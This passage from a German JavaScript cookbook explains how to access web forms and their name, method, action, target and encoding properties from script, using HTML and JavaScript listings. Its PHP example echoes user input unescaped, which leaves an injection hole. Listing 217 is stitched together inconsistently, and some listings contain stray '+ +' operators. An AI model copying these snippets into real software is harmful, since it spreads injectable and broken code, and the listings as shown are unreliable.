Eine Webseite ist über das Objekt `document` aus JavaScript heraus verfügbar. Da sich die Webseite in einem Browserfenster befindet und dieses als `window` ansprechbar ist, erfolgt der Zugriff darauf über `window.document`. Ein Webformular in einer Webseite wird durch das Objekt `form` repräsentiert. Wenn eine Webseite mit Formularen geladen wird, wird für jedes Formular automatisch so ein `form`-Objekt erzeugt und in einem Objektfeld mit Namen `forms` gespeichert.

Die Indexnummern entstehen automatisch, wenn der Browser das Objekt bei Abarbeitung der (X)HTML-Seite erzeugt und in ein Element des Arrays einordnet. Das erste im Dokument auftretende Formular erhält den Index 0, das zweite den Index 1 und so fort.

Wie erfolgt der Zugriff über das Objektfeld?

Je nach Situation erfolgt der Zugriff über `forms[0]`, `forms[1]` etc. In der DOT-Notation schreibt man das schematisch so:

```
window.document.forms[index]
```

Listing 203: Zugriff auf ein Formular in einer Webseite

Beispiel:

```
window.document.forms[2]
```

Listing 204: Zugriff auf das dritte Formular in einer Webseite

Wie erfolgt der Zugriff über einen Namen?

Sollte ein Formular im (X)HTML-Tag mit einem `name`-Attribut spezifiziert sein, oder es wurde der Eigenschaft `name` mit JavaScript ein Wert zugewiesen, können Sie statt eines Datenfeld-elements des Objektfeldes ebenso diesen Namen für den Zugriff verwenden. Beispiel:

```
<form name="adresse">
    ...// Formularelemente
</form>
```

Listing 205: Der Formularcontainer in (X)HTML

```
window.document.adresse
```

Listing 206: Der Zugriff aus JavaScript auf das Formular

Achtung

Beachten Sie, dass beim Namen Groß- und Kleinschreibung relevant ist. Obwohl der Wert im (X)HTML-Container gesetzt wird und Groß- und Kleinschreibung des Namens eines (X)HTML-Elements bei Zugriffen aus (X)HTML (etwa bei einer `target`-Angabe) irrelevant ist, spielt es beim Zugriff aus JavaScript eine Rolle.

Wie erfolgt der Zugriff über `this.form`?

In mehreren Situationen (nicht immer) können Sie mit dem Schlüsselwort `this` und explizit dem `form`-Objekt auf ein Webformular zugreifen (`this.form`). Damit können Sie sowohl die recht lange Pfadangabe über `window.document` verkürzen als auch unabhängig von einem konkreten Formular arbeiten.

Über `this` sprechen Sie das gerade aktuelle Objekt an, und von diesem aus können Sie in einer passenden Konstellation¹⁴ auf das Formular zugreifen. Für eine konkrete Anwendung betrachten Sie bitte die Rezepte »Wie kann ich Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263 oder »Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?« auf Seite 267.

14. Das aktuelle Objekt muss die Webseite sein.

Gibt es alternative Zugriffsmethoden?

Unabhängig von den eben besprochenen direkten Zugriffsmethoden auf Formulare können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden `getElementById()`¹⁵, `getElementsByName()`¹⁶ und `getElementsByTagName()`. Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf ein Formular und dessen Elemente zuzugreifen.

Sie werden auch in diesen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Formularen zur Verfügung haben, die Sie sie bei den anderen Arten verwenden können.

Welche Zugriffsform ist sinnvoll?

Es gibt für jede Form des Zugriffs auf ein Webformular spezifische Situationen, in denen jeweils die eine Form den anderen gegenüber im Vorteil ist.

Ein Zugriff über das Objektfeld `forms[]` erweist sich beim Zugriff über Schleifen als besser. Ebenso ist es eine sinnvolle Möglichkeit zum Zugriff, wenn das Formular über keinen `name`-Parameter im (X)HTML-Tag verfügt.

Ein Zugriff über den Namen oder auch eine ID wie bei `getElementById()` ist meist besser lesbar und toleranter gegenüber Änderungen des Aufbaus der Webseite. Wenn etwa vor einem Formular ein neues Formular in der Webseite eingefügt wird, müssen Zugriffe über einen Index angepasst werden, während Zugriffe über einen Namen keiner Änderung bedürfen.

Achtung

Beachten Sie, dass Sie nicht per JavaScript auf ein Webformular zugreifen können, bevor vom Browser die dazu notwendige (X)HTML-Struktur abgearbeitet und damit die Objekte erzeugt wurden, die das Formular und seine Bestandteile repräsentieren. Mit anderen Worten – wenn eine JavaScript-Anweisung mit einer Referenz auf ein Webformular aufgerufen wird, bevor der Browser die (X)HTML-Anweisungen zum Aufbau des Webformulars fertig interpretiert hat, wird der JavaScript-Interpreter einen Fehler melden.



Abbildung 106: Auf das Formular soll zugegriffen werden, bevor die Webseite mit dem Formular von dem HTML-Parser abgearbeitet wurde.

15. Wenn ein Element eine ID hat.

16. Sofern ein Name vorhanden ist.

250 >> Wie bestimme ich die Anzahl der Elemente in einem Formular?

Dieses Problem tritt öfter auf, als man im ersten Moment vermuten mag. Immer wenn Sie dynamisch eine Webseite mit JavaScript neu schreiben, sind Sie in einer kritischen Situation. Oder wenn Sie einen Skriptcontainer vor dem `<body>`-Tag notieren und in dem Skriptcontainer JavaScript-Anweisungen ausführen, die die Existenz eines Formulars bereits voraussetzen. Indem Sie statt der direkten Notation von Aufrufen in so einem Skriptcontainer den Eventhandler `onLoad` verwenden, können Sie das letzte Problem zumindest umgehen. Der Eventhandler wird erst ausgeführt, wenn die Webseite bezüglich ihrer (X)HTML-Struktur vollständig geladen wurde (*für ein Beispiel siehe Seite 270*).

Der Zugriff über eine Referenz auf Basis von `this` ist am universellsten einsetzbar, funktioniert aber nicht in jeder Konstellation. Im Grunde bleibt es Ihnen aber in vielen Situationen selbst überlassen, welche Version Sie vorziehen.

70 Wie bestimme ich die Anzahl der Elemente in einem Formular?

Jede Objektrepräsentation eines Webformulars verfügt als Datenfeld natürlich auch über die Eigenschaft `length`. Diese Eigenschaft enthält die Anzahl der Formularelemente in dem Formular. Sie können über eine beliebige Art der Referenzierung des Formulars auf die Eigenschaft zugreifen.

Beispiel (`formjs1.html`):

```
01 <html>
02 <body>
03 <form name="mF" id="f1">
04   <input /><input /><input />
05   <br />
06   <input type="Submit" value="Ihre Bestellung" />
07 </form>
08 <hr />
09 <script language="JavaScript">
10   document.write("Zugriff über window.document.forms[0]: " +
11     + window.document.forms[0].length + "<br />"); 
12   document.write("Zugriff über window.document.mF: " +
13     + window.document.mF.length + "<br />"); 
14   document.write("Zugriff über window.document.getElementById(): " +
15     + window.document.getElementById("f1").length + "<br />"); 
16 </script>
17 </body>
18 </html>
```

Listing 207: Die Anzahl der Formularelemente im ersten Webformular

In der Webseite gibt es ein Formular mit vier Elementen. In den Zeilen 10 bis 15 wird die Anzahl auf drei verschiedene Weisen ausgegeben.

Zugriff über `window.document.forms[0]`: 4
 Zugriff über `window.document.mF`: 4
 Zugriff über `window.document.getElementById()`: 4

Abbildung 107: Die Anzahl der Formularelemente inklusive der Submit-Schaltfläche

Hinweis

Sie können bei einem Webformular die Eigenschaft `length` nur lesen (es gibt also nur einen Getter). Ein direktes Setzen der Eigenschaft aus JavaScript heraus wäre auch sinnlos. Eine Anweisung wie die folgende würde einen Fehler im JavaScript-Interpreter auslösen:

```
window.document.forms[0].length = 6;
```

Listing 208: Die Anzahl der Array-Elemente kann so nicht gesetzt werden.



Abbildung 108: In der JavaScript-Konsole des Firefox wird der Fehler beschrieben.

71 Wie greife ich auf den Namen eines Formulars zu?

Jede Objektrepräsentation eines Webformulars verfügt über die Eigenschaft `name`. Diese Eigenschaft enthält den Namen des Formulars und korrespondiert unmittelbar mit dem `name`-Parameter in der (X)HTML-Struktur des Formulars.

Sie können über alle verfügbaren Zugriffswege auf die Objektrepräsentation des Formulars auch auf die `name`-Eigenschaft zugreifen.

Dabei erscheint der Zugriff über den Namen im ersten Moment vielleicht unsinnig, aber das ist in mehreren Situationen nicht der Fall. Sie können sowohl den Namen eines Formulars abfragen (Lesezugriff) als auch per JavaScript setzen (Schreibzugriff). Und hierbei kann zum Beispiel ein Zugriff über den alten Namen sinnvoll sein.

252 >> Wie greife ich auf den Namen eines Formulars zu?

Beispiel (*formjs2.html*):

```
01 <html>
02 <form name="mF" id="f1">
03   <input /><input /><input />
04   <br />
05   <input type="Submit" value="Ihre Bestellung" />
06 </form>
07 <hr />
08 <script language="JavaScript">
09   document.write("Der Name des Formulars, wie er per HTML gesetzt wurde: " +
10     window.document.forms[0].name + ".<br />");
11   window.document.forms[0].name = "b";
12   document.write(
13     "Der geänderte Name des Formulars, wie er per JavaScript gesetzt wurde: " +
14     + window.document.forms[0].name + ".");
15 </script>
16 </body>
17 </html>
```

Listing 209: Abfrage und Veränderung des Namens im ersten Webformular

In Zeile 10 wird der Name des Formulars abgefragt, wie er mit (X)HTML gesetzt wurde, und in Zeile 13 der neue Name ausgegeben, der in Zeile 11 mit JavaScript geändert wurde.




Abbildung 109: Lese- und Schreibzugriff auf den Namen des Webformulars

72 Wie greife ich auf die Versandmethode eines Formulars zu?

Jede Objektrepräsentation eines Webformulars verfügt über die Eigenschaft `method`. Diese Eigenschaft enthält als String die Versandmethode des Formulars und korrespondiert unmittelbar mit dem gleichnamigen `method`-Parameter in der (X)HTML-Struktur des Formulars.

Sie können über alle verfügbaren Zugriffswege auf die Objektrepräsentation des Formulars auch auf die `method`-Eigenschaft zugreifen. Sie können die Versandmethode eines Formulars sowohl abfragen (Lesezugriff) als auch per JavaScript dynamisch verändern (Schreibzugriff).

Beispiel (`formjs3.html`):

```
01 <html>
02 <body>
03 <form name="mF" method="GET">
04   <input /><input /><input />
05   <br />
06   <input type="Submit" value="Ihre Bestellung" />
07 </form>
08 <hr />
09 <script language="JavaScript">
10   document.write(
11     "Die Versandmethode des Formulars, wie sie per HTML gesetzt wurde: " +
12     window.document.mF.method + ".<br />");
13   window.document.forms[0].method = "post";
14   document.write(
15     "Die Versandmethode des Formulars, nachdem sie per JavaScript geändert wurde: "
16     + window.document.mF.method + ".");
17 </script>
18 </body>
19 </html>
```

Listing 210: Abfrage und Veränderung der Versandmethode im ersten Webformular

Das Listing enthält ein kleines Webformular, in dem mit (X)HTML in Zeile 3 die Versandmethode `get` gesetzt wird. In Zeile 12 wird die Versandmethode des Formulars abgefragt, wie sie mit (X)HTML gesetzt wurde, und in Zeile 16 die neue Versandmethode ausgegeben, die in Zeile 13 mit JavaScript geändert wurde.

The screenshot shows a simple web page with a form. The form has three input fields and a submit button labeled "Ihre Bestellung". Below the form, there are two lines of text:
Die Versandmethode des Formulars, wie sie per HTML gesetzt wurde: get.
Die Versandmethode des Formulars, nachdem sie per JavaScript geändert wurde: post.

Abbildung 110: Lesen und Schreiben der Versandmethode

Ein kleines Rezept zum dynamischen Umschalten der Versandmethode

Der (X)HTML-Parameter `method` (und damit die gleichnamige Eigenschaft der Objektrepräsentation) wird im Allgemeinen nur zwei Ausprägungen annehmen (mit Ausnahme von leer, was aber GET entspricht). Damit bietet sich eine Funktion zum automatisierten Umschalten des Wertes an. Mit der nachfolgenden kleinen Funktion können Sie eine gesetzte Versandmethode automatisch umschalten:

```
01 function switchVersandMethode (formular) {  
02     if(window.document.forms[formular].method.toUpperCase() == "POST") {  
03         window.document.forms[formular].method = "GET";  
04     }  
05     else {  
06         window.document.forms[formular].method = "POST";  
07     }  
08 }
```

Listing 211: Eine Funktion, die automatisch die voreingestellte Versandmethode eines Formulars umwandelt

In Zeile 2 fragen Sie die voreingestellte Methode des Webformulars ab und vergleichen Sie auf den Wert "POST". Beachten Sie, dass `method` einen String enthält und wir deshalb mit der Methode `toUpperCase()` der String-Klasse arbeiten können, um bei der Schreibweise des Wertes von Groß- und Kleinschreibung unabhängig zu sein. Der Wert wird immer in Großbuchstaben gewandelt. Beim Aufruf übergeben Sie den Index des Formulars etwa so:

```
switchVersandMethode(0);
```

Listing 212: Umwandeln der Versandmethode des ersten Formulars

Das nachfolgende Listing zeigt das Rezept in einem vollständigen Beispiel (`formversandmethodeaender.html`):

```
01 <html>  
02 <script language="JavaScript">  
03     function switchVersandMethode (formular) {  
04         if(window.document.forms[formular].method.toUpperCase() == "POST") {  
05             window.document.forms[formular].method = "GET";  
06         }  
07         else {  
08             window.document.forms[formular].method = "POST";  
09         }  
10         window.document.forms[formular].submit();  
11     }  
12 </script>  
13 <body>  
14 <form action="test.php" method="get">  
15 <table >  
16 <tr><td>Userid</td>  
17 <td><input type="Text" name="user" /></td></tr>  
18 <tr><td>Passwort</td>
```

Listing 213: Freie Auswahl der Versandmethode durch den Anwender

```
19 <td><input type="Password" name="pw" /></td></tr>
20 <tr><td>
21   <script language="JavaScript">
22     document.write("Ihre Standardversandmethode ist <br />" +
23       window.document.forms[0].method + "<br />");
24   </script>
25   Zum Versenden mit dieser Methoden klicken Sie hier:
26 </td>
27   <td><input type="Submit" /></td></tr>
28 <tr><td>
29   <script language="JavaScript">
30     if(window.document.forms[0].method.toUpperCase() == "POST") {
31       document.write(
32         "Zum Versenden mit der alternativen Versandmethode GET <br />" +
33         " klicken Sie hier:");
34     }
35   else {
36     document.write(
37       "Zum Versenden mit der alternativen Versandmethode POST <br />" +
38       " klicken Sie hier:");
39   }
40 </script>
41 </td>
42 <td> <input type="Button" onClick="switchVersandMethode(0)" value="Ändern der Versandmethode" /></td></tr>
43 <tr><td>Formular zurücksetzen</td>
44 <td><input type="reset" /></td></tr>
45 </table>
46 </form>
47 </body>
48 </html>
```

Listing 213: Freie Auswahl der Versandmethode durch den Anwender (Forts.)

Von Zeile 3 bis 11 finden Sie die oben beschriebene Funktion zum Umschalten der Versandmethode. In Zeile 10 sehen Sie aber eine kleine Erweiterung (`window.document.forms[formular].submit();`). Mit dieser Erweiterung versenden Sie aus JavaScript heraus die Daten in dem Webformular (siehe dazu das Rezept »Wie kann ich Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263). Mit der vorangestellten Funktionalität zum Umschalten der Versandmethode kann ein Anwender beim Aufruf der Funktion also immer mit der alternativen Versandmethode die Formulardaten verschicken.

Im nachfolgenden Webformular befinden sich in einer Tabelle zwei Eingabefelder, deren Inhalt verschickt werden soll. In den folgenden Zeilen ist eine weitere Tabellenzeile definiert. In der ersten Zelle darin wird mit einer JavaScript-Anweisung die per (X)HTML eingestellte Versandmethode des Formulars abgefragt, per `document.write()` in die Zelle geschrieben und mit einem statischen Text ergänzt (`<td><script language="JavaScript">document.write("Ihre Standardversandmethode ist
" + window.document.forms[0].method + "
");</script>`).

Die zweite Zelle definiert einen `[Submit]`-Button (`<td><input type="Submit" /> </td>`). Wenn der Anwender daraufklickt, werden die Formulardaten mit der voreingestellten Versandmethode verschickt.

256 >> Wie greife ich auf die Zieladresse eines Formulars zu?

In den folgenden Quellcodezeilen folgt eine weitere Tabellenzeile. In der ersten Zelle darin wird mit einer JavaScript-Anweisung die eingestellte Versandmethode des Formulars abgefragt und abhängig davon per `document.write()` ein Text in die Zelle geschrieben (`<td> <script language="JavaScript"> if(window.document.forms[0].method.toUpperCase() == "POST") { document.write("Zum Versenden mit der alternativen Versandmethode GET
" + " klicken Sie hier:"); } else { document.write("Zum Versenden mit der alternativen Versandmethode POST
" + " klicken Sie hier:"); } </script></td>`).

Die zweite Zelle definiert einen gewöhnlichen Button, über den mit dem Eventhandler `onClick` die Funktion `switchVersandMethode()` aufgerufen wird. Der Übergabewert ist der Index des Formulars, der dann in der Funktion verwendet wird (`<td><input type="Button" onClick="switchVersandMethode(0)" value="Ändern der Versandmethode" /></td>`). Wenn der Anwender auf diese Schaltfläche klickt, werden die Formulardaten mit der Alternative zur voreingestellten Versandmethode verschickt.




Abbildung 111: Das Formular bietet zwei Methoden zum Versenden.

73 Wie greife ich auf die Zieladresse eines Formulars zu?

Jede Objektrepräsentation eines Webformulars verfügt über die Eigenschaft `action`. Diese Eigenschaft enthält als String die Ziel-URL für den Versand der Daten des Formulars und korrespondiert unmittelbar mit dem gleichnamigen `action`-Parameter in der (X)HTML-Struktur des Formulars.

Sie können alle verfügbaren Zugriffswege auf die Objektrepräsentation des Formulars nutzen, um auf diese Eigenschaft zuzugreifen.

Sie können die Ziel-URL für den Versand der Daten eines Formulars sowohl abfragen (Lesezugriff) als auch per JavaScript setzen (Schreibzugriff).

Beispiel (*formjs4.html*):

```

01 <html>
02 <body>
03 <form action="http://rjs.de" method="get" name="a">
04 <input>
05 <br />
06 <input type="Submit" value="Ihre Bestellung" />
07 </form>
08 <hr />
09 <script language="JavaScript">
10 document.write(
11   "Zieladresse des Formulars, wie sie per HTML gesetzt wurde: " +
12   window.document.a.action + "<br />");
13 window.document.forms[0].action = "http://www.ajax-net.de";
14 document.write(
15   "Zieladresse des Formulars, nachdem sie per JavaScript geändert wurde: " +
16   + window.document.a.action + ".");
17 </script>
18 </body>
19 </html>
```

Listing 214: Abfrage und Veränderung der Ziel-URL im ersten Webformular

Das Listing enthält ein kleines Webformular, in dem mit (X)HTML in Zeile 3 der `action`-Parameter gesetzt wird. In Zeile 12 wird dessen Wert abgefragt, wie er mit (X)HTML gesetzt wurde, und in Zeile 16 der neue Wert ausgegeben, wie er in Zeile 13 mit JavaScript geändert wurde.




Abbildung 112: Lese- und Schreibzugriff auf action

74 Wie greife ich auf das Ziel für die Antwort eines Formulars zu?

Jede Objektrepräsentation eines Webformulars verfügt über die Eigenschaft `target`. Diese Eigenschaft enthält als String die Ziel-URL für die Antwort auf das Abschicken des Formulars und korrespondiert unmittelbar mit dem gleichnamigen `target`-Parameter in der (X)HTML-Struktur des Formulars.

Sie können alle verfügbaren Zugriffswege auf die Objektrepräsentation des Formulars verwenden, um auf diese Eigenschaft zuzugreifen, und Sie können die Ziel-URL für den Versand der Daten eines Formulars sowohl abfragen (Lesezugriff) als auch per JavaScript ändern (Schreibzugriff).

Beispiel (*formjs5.html*):

```

01 <html>
02 <body>
03 <form action="antwort.php" method="get" name="a" target="_self">
04 <input />
05 <br />
06 <input type="Submit" value="Ihre Bestellung" />
07 </form>
08 <hr />
09 <script language="JavaScript">
10 document.write(
11     "Die Zieladresse der Antwort, wie sie per HTML gesetzt wurde: " +
12     window.document.a.target + "<br />");
13 window.document.a.target = "links";
14 document.write(
15     "Die Zieladresse der Antwort, nachdem sie per JavaScript ←
16     geändert wurde: "
17     + window.document.a.target + ".");
18 </script>
19 </body>
20 </html>
```

Listing 215: Abfrage und Veränderung des Ziels der Antwort auf ein Webformular

Das Listing enthält ein kleines Webformular, in dem mit (X)HTML in Zeile 3 der target-Parameter gesetzt wird. Die Angabe _self steht für das aktuelle Fenster selbst. In Zeile 12 wird dessen Wert abgefragt, wie er mit (X)HTML gesetzt wurde, und in Zeile 16 der neue Wert ausgegeben, wie er in Zeile 13 mit JavaScript geändert wurde.



Abbildung 113: Lese- und Schreibzugriff auf target

Es gibt im Grunde nur wenige Anwendungen dafür, das Ziel für die Antwort auf das Absenden der Formulardaten per JavaScript zu ändern. Aber es kann gelegentlich sinnvoll sein, auf

Grund einer bestimmten Gegebenheit das Ziel der Antwort dynamisch auszuwählen. Das nachfolgende Beispiel soll dies tun, wobei wir hier aus Gründen der Einfachheit auf einen Zufallsmechanismus zurückgreifen.

Für das Beispiel wollen wir auf Frames zurückgreifen. Zwar gibt es heutzutage gegen den Einsatz von Frames in der Praxis unzählige Gegenargumente¹⁷, aber zur Demonstration dieser Funktionalität sind Frames ideal.

Zuerst wollen wir ein verschachteltes Frameset erzeugen. Dieses soll aus drei Frames aufgebaut sein (*formjs6Frameset.html*):

```
01 <html>
02 <frameset rows="3%,1%">
03   <frame src="formjs6.html" name="oben" />
04   <frameset cols="1%,1%">
05     <frame src="leer.html" name="links" />
06     <frame src="leer.html" name="rechts" />
07   </frameset>
08 </frameset>
09 <noframes>
10 Ihr Browser unterstützt keine Frames!
11 </noframes>
12 </html>
```

Listing 216: Das Frameset

Im Frameset gibt es als äußere Struktur zwei Zeilen (das legt Zeile 2 fest).

Hinweis

Beachten Sie, dass bei der prozentualen Aufteilung des Anzeigebereichs eines Framesets die Summe der Prozentwerte **nicht** (!) 100 % betragen muss.

Im oberen Frame soll die Webseite mit dem Formular geladen werden (in Zeile 3 – die Datei *formjs6.html*). Die untere Zeile des Framesets wird in zwei gleich große Spalten unterteilt (Zeile 4). In jedes der darin enthaltenen Frames wird die leere Dummydatei *leer.html* geladen (die Zeilen 5 und 6). Beachten Sie, dass bei den einzelnen Frames das *name*-Attribut gesetzt ist. Diese Namen werden wir aus JavaScript mit der *target*-Eigenschaft der Objektrepräsentation ansprechen.

Das eigentliche Webformular sieht so aus (*formjs6.html*):

```
01 <html>
02 <script language="JavaScript">
03   function ziel() {
04     if(Math.random()*2 > 1) {
05       window.document.a.target = "links";
06     }
07   }
08 </script>
09 <body>
10   <input type="text" value="Name: " />
11   <input type="text" value="Vorname: " />
12   <input type="text" value="E-Mail: " />
13 </body>
14 </html>
```

Listing 217: Die Datei mit dem Webformular und der JavaScript-Funktion

17. In erster Linie Widerspruch zum barrierefreien Web, vielfach altbackenes Aussehen (wobei das natürlich subjektiv ist), Probleme mit Suchmaschinen, Bildlaufleisten mitten in der Webseite, teilweise unzugängliche Bereiche der Webseite bei zu geringer Bildschirmauflösung oder Größe des Browserfensters und so weiter.

260 >> Wie greife ich auf das Ziel für die Antwort eines Formulars zu?


```

07     else {
08         window.document.a.target = "rechts";
09     }
10 }
11 </script>
12 <body>
13 <form action="formjs6.php" method="get" name="a" onSubmit="ziel()">
14     <input name="z" />
15     <br />
16     <input type="Submit" value="OK" />
17 </form>
18 </body>
19 </html>
```

***Listing 217:** Die Datei mit dem Webformular und der JavaScript-Funktion (Forts.)*

Die Zeilen 13 bis 17 legen das Webformular mit einem Eingabefeld und einer **Submit**-Schaltfläche fest. Die JavaScript-Funktion **ziel()** (Zeilen 3 bis 10) setzt durch einen Zufallsmechanismus die **target**-Eigenschaft des Formulars auf den Wert "links" oder "rechts". Das sind die (X)HTML-Namen der entsprechenden Frames im Frameset.

Wenn nun das Formular abgeschickt wird, löst das zuerst den Eventhandler **onSubmit** aus, und der ruft die Funktion **ziel()** auf (siehe Zeile 13). Die Antwort des in diesem Beispiel aufgerufenen PHP-Skriptes (es muss sich parallel zur (X)HTML-Datei befinden) wird zufällig in dem einen oder anderen Frame ausgegeben.

***Abbildung 114:** Die target-Angabe wurde von ziel() generiert.*

Obwohl es im Grunde irrelevant ist, hier zur Vollständigkeit noch das kleine PHP-Skript **formjs6.php**, das auf dem Server aufgerufen wird und die Antwort generiert:

```
<?
echo "Ihre Eingabe war ".$z;
?>
```

***Listing 218:** Das aufgerufene PHP-Skript*

Sie sehen, dass darin keine Zielangabe für die Ausgabe der Antwort vom Server notiert ist.

75 Wie greife ich auf die Kodierung eines Formulars zu?

Der Inhalt jedes Webformulars wird immer (im Fall von Webformularen im Hintergrund) kodiert, bevor er an einen Server geschickt wird.

Dazu gibt es verschiedene Arten der Kodierung (MIME-Typen). Diese Art der Kodierung kann man in (X)HTML mit dem Attribut `enctype` des `<form>`-Tags festlegen, wobei es – falls das Attribut nicht festgelegt ist – natürlich ein Standardverfahren gibt (siehe unten).

Jedes Webformular aus Sicht von JavaScript verfügt über seine Objektrepräsentation über die Eigenschaft `encoding`. Diese Eigenschaft enthält als String das Kodierungsverfahren des Formulars und korrespondiert unmittelbar mit dem `enctype`-Parameter in der (X)HTML-Struktur des Formulars.

Sie können alle verfügbaren Zugriffswege auf die Objektrepräsentation des Formulars verwenden, um auf diese Eigenschaft zuzugreifen. Dabei ist es Ihnen möglich, das Kodierungsverfahren eines Formulars sowohl abzufragen (Lesezugriff) als auch per JavaScript zu setzen (Schreibzugriff).

Beispiel (`formjs7.html`):

```
01 <html>
02 <body>
03 <form method="get" name="a" enctype="multipart/form-data">
04 <input name="z" />
05 <br />
06 <input type="Submit" value="OK" />
07 </form>
08 <hr />
09 <script language="JavaScript">
10   document.write(
11     "Die Kodierung des Formulars, wie sie standardmäßig per HTML ↵
12       gesetzt wurde: " +
13       window.document.a.encoding + ".<br />");
14   window.document.a.encoding = "text/plain";
15   document.write(
16     "Die Kodierung des Formulars, nachdem sie per JavaScript ↵
17       geändert wurde: " +
18     window.document.a.encoding + ".");
19 </script>
20 </body>
21 </html>
```

Listing 219: Zugriff auf das Kodierungsverfahren des Formulars

Die Zeilen 3 bis 7 definieren ein einfaches Webformular. In Zeile 12 fragen Sie die Kodierung ab, und in Zeile 13 wird eine neue Kodierung gesetzt (`window.document.a.encoding = "text/plain";`).

Die Standardmethode zur Kodierung ist in den meisten Browsern `application/x-www-form-urlencoded`.

262 >> Wie greife ich auf die Kodierung eines Formulars zu?



Abbildung 115: Die erste Ausgabe ist die HTML-Kodierung und anschließend folgt die neue Kodierung.

Sie sollten allerdings beachten, dass nicht alle Browser die Korrespondenz zwischen dem (X)HTML-Attribut `enctype` und der JavaScript-Eigenschaft `encoding` gleich behandeln. Während beim Internet Explorer der Wert von `encoding` auch dann auf den Standardwert gesetzt ist, wenn in (X)HTML `enctype` nicht explizit gesetzt wurde, wird beispielsweise beim Firefox und anderen Browsern der Netscape-Familie der Wert von `encoding` in der gleichen Situation leer sein.



Abbildung 116: Der Wert von `encoding` ist im Internet Explorer gesetzt, obwohl `enctype` in (X)HTML nicht explizit spezifiziert wurde.



